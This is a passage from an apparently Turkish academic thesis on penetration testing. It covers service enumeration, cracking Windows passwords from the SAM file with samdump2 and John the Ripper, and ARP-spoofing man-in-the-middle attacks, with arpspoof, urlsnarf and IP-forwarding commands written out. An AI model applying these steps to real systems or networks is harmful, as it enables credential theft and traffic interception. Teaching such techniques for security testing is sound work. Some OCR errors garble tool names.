3.3.2 Enumeration

Bir hedefin sunduğu belirli hizmetleri ve kaynakları listelemeyi ve tanımlamayı içerir. Numaralandırmayı, bir IP adres aralığı veya belirli DNS girişi ve sistemdeki açık portlar gibi bir dizi parametreyle başlayarak gerçekleştirirsiniz. Enumerate hedefiniz, kaynağınızdan bilinen ve ulaşılabilen hizmetlerin bir listesidir. Bu hizmetlerden, sızma testinin özü olan güvenlik taraması ve testi de dâhil olmak üzere tarama sürecine geçersiniz. Afiş kapma ve parmak izi gibi terimler numaralandırma kategorisine girmektedir.

Bilgiler toplanıp detaylı inceleme kısmına Enumeration denmektedir. Sızma testlerin yaparken Enumeration kısmında hedef sisteme aktif olarak bağlanılır ve hedef sisteme paketler gönderilir. Bu bağlantı esnasında sızmak istenilen sistemden bilgiler elde edilir. Bu bilgiler sistemin arkasında çalışan yazılım, bu sisteme bağlanan kullanıcılar, makinelerin isimleri, yapılan ortak paylaşımlar ağ bilgileri gibi veriler elde edilebilir. Sızma testlerinde Enumeration için servisler şu şekildedir.

- DNS
- SNMP
- NETBIOS
- SMP
- LDAP
- Unix/Limux/Windows

3.3.2.1 Netbios

Netbios kullanım amacı şöyledir: LAN üzerindeki araçların birbirleriyle olan iletişimlerini sağlamak için API sağlar ve UDP portlarından standart olarak 139 portta hizmet verir. Netbios'un üç amacı vardır: İsim çözümlemek, oturum hizmeti ve data gram dolaşımını sağlamak. Sızma testlerinde Netbios kötüye kullanarak Mac adres değişikliği, oturum açan kullanıcı, parolalar ele geçirilebilirler, Dos atakları gerçekleştirilebilir, bütün parola özetleri saldırı yapan kişiler tarafından ele geçirilebilirler.

3.3.2.2 Nbtstat aracı

NetBT mevcuttaki sistemde TCP/IP bağlantılarını görüntüler. Kullanımı şöyledir: nbtstat – A 192.168.1.11

3.3.2.3 Snmp servisi

Ağ üzerindeki sunucu, bilgisayar, switch, gibi yönetimi ve kontrolü için kullanılır. UDP 161- ve 162 portlarını kullanmaktadır.3 sürümü bulunmaktadır SNMPv1,SNMPv2,SNMPv3 bu versiyonları birbirinden ayıran özelliklerde başlıcaları v1 ve v2 trafikler açık metin olarak gider v3 te ise şifreleme ve kimlik doğrulaması yapılmaktadır. Sızma testi esnasında SNMP ile birlikte elde edilebilecek bilgiler ağ cihazları, VLAN bilgileri, cihazlara özel bilgileri, kullanıcı şifreleri ve keyleri toplayabilir ve kullanılabilir.

3.3.2.4 NTP enumaration

Ağdaki bilgisayarların zamanını kontrol eder. Udp 123 portunu kullanmaktadır. Sızma testleri yapılırken Ağda yer alan kullanıcıların IP adresini, işletim bilgilerine ulaşılabilir. Ntptrace, ntpdc, ntpq gibi araçları kullanılır.

3.3.2.5 Unix/Linux enumaration

Finger: Finger aracı kullanıcı ve sistem hakkında bilgiler toplar bu bilgiler kullanıcının oturum açma bilgisi, kullanıcının mail trafiği, çalışan sistemin şirket bilgileri gibi bilgileri toplar. Örnek olarak finger admin@192.168.40.70

Rpcclient: Kullanıcı isimlerini toplar.

Rpcinfo: RPC bilgilerini toplar.

Enum4linux:Samba aracı ile kurulu olan işletim sistemlerinde bilgi koparmaya yarar.

3.3.2.6 Windows enumaration araçları

Psexec: Uzak ve local sistemlerde süreç işlemlerini gerçekleştirmemizi sağlar.

Psgetsid: SID bilgilerini toplamamızı sağlar.

Pslist: Uzak ve local sistemlerdeki süreç ve bellek bilgilerini getirir.

Psloggedon: Sistemdeki kullanıcıları toplar.

3.3.2.7 Enumaration önlemleri


Gereksiz servis olan netbios ve elektronik posta gönderme protokolünde open relay,DNS'te yer alan adı taşımayı kontrol altında tutulmalıdır. Güvenlik duvarları kullanımı kaldırmayarak karşı bağlantılara izin verilmemelidir.SNMPv3 gibi şifreli protokoller kullanılmalıdır. SMPT sunucuları iletilen mail adreslerini doğrulayarak kontrol altında tutmalıdır. Log mekanizmaları oluşturulmalıdır. Alacağımız tedbirler ile saldırı yüzeyini azaltarak gelecek olan saldırıların etkisiz olmasını sağlayarak sızma yapılacak olan sistem tarafından güvenlik önceliğini arttıracaktır(Başaranoğlu,2020).

4.BİLİŞİM SİSTEMLERİNDE SIZMA TESTLERİ

Bilişim sistemlerinde gerekli güvenlik tedbirleri alınmadığı anlarda, saldırılara açık olup erişim noktalarından sistemimize ve sunuculara yapılan saldırılardan doğacak zararlar ve önlenebilecek tedbirler konusunda analizler çıkartıp, saldırı yüzeylerinin saptanıp güvenlik ve önlemlerin alınması belirlenmiştir.

Saldırılar çeşitli durumlara göre ayrılarak incelenebilir. Saldırgan sayısına, hedef sınıfına, başvurulan saldırı şekline, amaç ve araçlara göre saldırılar olarak şekil 10'da gösterilmektedir(Canbek ve Sağıroğlu,2007).

Saldırılar çeşitli şekillerde sınıflandırılarak incelenebilir. Saldırgan sayısına, hedef türüne, kullanılan yola, kasıt ve araçlara göre saldırılar, Şekil 10'da gösterildiği gibi sınıflanmaktadır.



Şekil 10. Saldırı çeşitleri

4.1 Fiziksel Saldırılar Uygulama Testleri


Saldırılan sisteme bağlandıktan sonra birçok fiziksel değişiklik ve güvenlik kapılarını açarak şifreleri kolaylıkla değiştirilebilir. Bununla birlikte birçok uygulama ile bu şifreler kolaya değiştirilebilmektedir.

4.1.1 Windows Parolalarının Kırılması

Windows'ta parolalar registry içerisinde gizli korunan hafıza kısmına kaydedilir. "KJ-KEY_CURRENT _USER/software/Microsoft protected storage system provider".Bu konumda koruma altına alınmıştır ve user tarafında görünememektedir. Windows 7,8 Windows server 2008 gibi işletim sistemleri nt2 formatında şifrelenmiştir. Dışarıdan saldırıya açık olan hedefimizn şifrenin kırılabilmesi bazı adımları gerçekleştirmek zorundayız. Windows içerisinde yer alan c:\windows\system32\config\sam dizini altında şifreleri saklamaktadır. Kullanıcıya hiren ile boot yapılarak sam dosyasını içerisindeki dosyalar silinebilir ve değişiklikler yapılabilmektedir bunu da NTPW edit programı ile değiştirebilmekteyiz.


Şekil 11. NTPWedit aracı ile şifre değiştirme

Bir başka uygulamada Kali Linux üzerinden sam dosyalarının tespit edilebilmesi gerekmektedir. Fdisk komutu, bir veya daha fazla disk için bölüm tablosunu görmenize olanak sağlar. Mount komutu ile bir dosya sistemini bağlayacaktır. Bu bir Windows dosya sistemi olduğu için "-t ntfs" seçeneğini belirtiyoruz.



Şekil 12. Sam dosyalarını elde edilmesi-1


Df komutu, dosya sistemi disk alanı kullanımını bildirir. Ok 1, Windows Diskini gösterir. Ok 2, Windows Diskin takılı olmadığı / mnt noktasıdır.



Şekil 13. Mount point görüntüleme


Şekil 13'e gösterildiği gibi Windows disk boot bölümünü (/ dev / sda1) / mnt dizininin üstüne bağladığımız için, içeriğini Ls komutu dizin içeriklerini listeleyecektir. SAM veri

tabanının bulunduğu yer burasıdır. SAM veri tabanı, tüm Windows şifrelerinin bulunduğu yerdir.



Şekil 14. Bkhive ve samdump2 ile sam dosyalarının alınması

Şekil 14' de gösterildiği gibi bkhive komutu ile boot anahtarı çıkarılarak bootkey kullanılarak sam dosyası içerisindeki hash edilmiş şifreler alınır ve Samdump2 aracı ile de sam dosyaları elde edilir.



Şekil 15. Hash dosyalarının kırılması

John The Ripper aracı şifre kırma aracıdır Yukarıda görüldüğü gibi elde etmiş olduğumuz hash dosyaları John The Ripper aracı ile kırılarak şifreler elde edilir(Password cracking,2018).

4.1.2 Ağlarda Yapılan Man in the Middle Saldırısı (Ortadaki Adam Saldırısı)

Ortadaki adam saldırısı TCP/IP ağlarda kullanılan ve iki bağlantı içerisinde olan kullanıcıların dinlenmesi ve saldırganın her türlü değişiklik yapmasını sağlayacak saldırıdır. Bu saldırı türünden ağda yer alan paketler kontrol edebilir ve manipüle edebilir. Genel olarak bu saldırı tipi herkes tarafından bilinip ama koruma alınmayan saldırı tiplerin örneği diyebiliriz. Çeşitli koruma yöntemleri de olsa da bu yöntemler bir yerden sonra etkisiz hale gelebiliyor. Wi-fi sağlayan alanlarda paketler genel olarak broadcast olarak dağıldığı için saldırı yapan kişi tarafından paket elde edilebilmektedir. Özellikle ücretsiz olarak Wifi Mitm saldırılarının yapılabilmesi bulunmaz fırsatlardır. Bu durumlarda şifrelenmiş olan paketler bile basit bir şekilde okunabilmektedir. Man in the middle saldırısında karşı hedef sistemin kendisi koruma olarak ARP kayıtlarını kullanılması gerekmektedir. Hedef alınan sistemin Mac adresini sabit yani değiştirilemeyecek olarak girilmesi gerekmektedir. Kullanılan bu yöntem saldırı yapan kişinin tecrübesiyle alakalı belli bir seviyeye kadar koruma sağlayabilir sistemin router – gateway ile değilde gateway-router ile arasına girerse alınan önlem işe yaramayacaktır.

Kısaca anlatacak olursak sistemden çıkan trafik router'a sonra hedefe ulaşacak, geri dönen trafik, Router'a Routerdan sonra ise saldırı yapan kişiye en son ise sisteme geri dönecektir. Bu sefer gidiş yönündeki paketler değil, dönüşteki paketlere müdahale söz konusudur.

Korunma iki şekilde olabilir Her iki sistemde statik MAC adresleri kullanarak diğer bir çözüm ise donanım seviyesinde çözümlemesi ile yapılmaktadır. Bu da Saldırı yüzeyinin belirlenmesi de bize ipucu verecektir.

4.1.3 Yerel Ağlarda Üzerinde Yapılabilecek Saldırılar

Ortadaki adam saldırıları OSI de 2. Katman içerisinde oluşturulur saldırı başarıyla sonuçlanırsa bütün trafiği elde edilerek saldırılı başarılı olur. Bu şifreli veya şifresiz olan "https" trafiğinde de geçerlidir. Başarılı olan saldırıdan sonra geriye kalan müdahaleler saldırganın tecrübesine kalmıştır.

Yerel ağ üzerinde yapılacak olan saldırılar şöyledir;

- ARP Poisoning (ARP Zehirlenmesi)
- DNS Spoofing (DNS Zehirlenmesi, Aldatma)
- Port Stealing
- STP Mangling

Yerel Ağdan Uzak Ağa Gateway Aracılığıyla Yapılan Saldırılar Şöyledir;

- ARP Poisoning (ARP Zehirlenmesi)
- DNS Spoofing (DNS Zehirlenmesi, Aldatma)
- DHCP Spoofing (DHCP Aldatma)
- ICMP Redirection
- IRDP Spoofing
- Route Mangling

ARP Protokolü:

Arp protokolünde iki çeşit paket bulunmaktadır. Bunlar, Arp istek ve Arp yanıt paketleridir. Arp önbelleği görevi, ağ içerisindeki bilgisayarların IP ve MAC adreslerinin

tutulduğu yerdir. Ağda bulunan bilgisayarların, birbirleriyle olan iletişimlerini sağlayabilmeleri için MAC adresini bilmeleri gerekiyor. Ip adresini biliyor fakat MAC adres bilinmiyorsa ART önbelleğe bakılıyor. İstenilen MAC adresi ART önbelleğinde de yok ise ARP istek gönderir, istek gönderilen bilgisayarlar Ip adresi uyuşmuyorsa cevap vermez. ARP önbelleğine IP adresini ve MAC adreslerini eklerler.

ARP Zehirlenmesi:

Arp spoofing saldırısı yapan kişilerin, Ip ve MAC adreslerinin eşleşme olaylarında etken olup, bilgisayarlara yapılan müdahaleler olarak da tanımlayabiliriz. Saldırı yapan kişiler, karşı bilgisayarların ARP önbelleğine kendi MAC adresini ve ağ cihazına da karşı bilgisayarın MAC ini yazdırırsa araya girmiş olur. Böylece, saldırganın hedeflediği bütün trafik ikisi arasına dönecek ve üzerinden geçecektir. Bu trafik kontrolü neticesinde saldırı gerçekleştiren şahıs, trafik dinlemesi yapabilir ve bütün değiştirme yetkisine sahip olur.

SYN Taraması:

SYN taraması yapılarak ağdaki açık portların ve makinaların görülmesi sağlanmıştır. Terminal kısmına “Route -n” komutunu yazar bunu elde edebiliriz ve bundan sonra hedef sistemin bilgileri önümüze gelmiştir.

IP Yönlendirme:

Kali Linux işletim sistemi,ağdaki diğer kullanıcılardan gelen paketleri yapısı gereği azaltır. MTIM testi için IP yönlendirme yapılması gerekmektedir. Buda IP paketlerinin ağa yönlendirme işlemidir ve aktif hale getirilmesi gerekmektedir. Buda ufak bir komutla gerçekleşmektedir. Kali Linux te terminal kısmına “cat/proc/sys/net/ipv4/ip_forward” komutunu çalıştırıyoruz, eğer dönen paket 0 ise yönlendirme pasif durumdadır ve aktif hale getirmek içinde şu komutu kullanırız “echo 1 > /proc/sys/net/ipv4/ip_forward” böyle ip yönlendirmemizi sağlayabiliriz.


ARP Spoofing:

Ağ aracı ile Saldırılan sistem arasına giren Arpspoof aracı Kali Linux içerisinde yer almaktadır. Saldırgan tarafından Arp paketleri oluşturulup kurbana yollanarak, Arp önbelleğini zehirlemeye çalışır. Kurban sistemin IP sinin sonuna "/24" ekleyerek ağa bağlı olan bütün sistemlerin Arp ön belliğine zarar verebilir. Arp önbelleği şu şekilde zehirleme işlemi yapılmaktadır.


Arpspoof-i[Ağ arayüzü]-t[Kurban IP][Ağ Cihazı Ip] bu komut satırı gönderildiğin kurban hedefe sürekli Arp yanıt paketleri gönderilir.

Aşağıdaki komut satırı ise Ağ cihazının Arp önbelleğine zehirlemek için kullanılır.

Arpspoof –i[Ağ arayüzü]-t[Ağ cihaz IP][Kurban IP] bu kout satırında da aynı şekilde Ağ cihazına Arp yanıt paketleri gönderilir Şekil 6.8 de gözükmektedir. Bu komutlarının uygulanması sonucu saldırı düzenleyen artık Kurban ile Ağ cihazı arasına girerek trafiği kendi üzerinden geçmesini sağlamaktadır(BGA Security,2015).



Şekil 16. Arpspoof aracı kullanımı




Şekil 17. Gönderilen yanıtlar

Trafiğin dinlenmesi için 3 araç örneği verebiliriz bu araçlarda Kali Linux içerisinde gelmektedir. Bunlar Urlsnarf, Drifnet, Wireshark araçlarıdır. Urlsnarf aracı hedefin

istekte bulunduğu anı dinleyebilir şu komutlarda çalışır “urlsnarf –i[Ağ adı] “ Hedef sistemini çıkış yaptığı siteleri buradan görebiliriz. Drifnet ise hedef bilgisayarın tarayıcıda yer alan yani istekte bulunduğu sayfalardaki resimleri indirebiliriz. Komutu şu şekildedir:

“drifnet –i[Ağ Adı]”. Bu şekilde çalıştırdıktan sonra resimleri indirebilir ve bu resimler /Tmp klasörüne kaydedilmektedir.

Wireshark aracıyla yine üzerimizden geçen trafikten dinleme yapacağız. Wireshark açtıktan sonra akan trafiği ve paketleri aşağıda Şekil 18 görebiliriz. Pakete sağ tıklayın ve içerdiği verileri açmak için TCP akışını izleyerek kullanıcının oturum açma kimlik bilgilerini, yani kullanıcı adı ve şifresini açıkça elde edebiliriz. Bunu da Şekil 19 da görebiliriz(Cybirvie,2018).



Şekil 18. Wireshark çıktıları

Şekil 19. Wireshark’dan elde edilen şifreler


4.1.4 SSL Trafiğinde Ağ ile Hedef Arasına Girme

SSL Sunucu ve kullanıcı arasındaki veri aktarımını şifreleyerek veren protokoldür. SSL protokolü olan bir trafikte saldırının olumlu geçme olma olasılığı düşüktür çünkü saldırganın sahte sertifikayı hedefe kabul ettirmesi gerekmektedir. Eğer kabul ettiremez ise tarayıcı tarafından trafik engellenir. Standart tarayıcılar güvenlik önlemleri almaya başlamışlardır. Girmiş oldukları sayfayı engellemek adına bir takım önlemler alsa da çok da başarılı oldukları söylenemez.

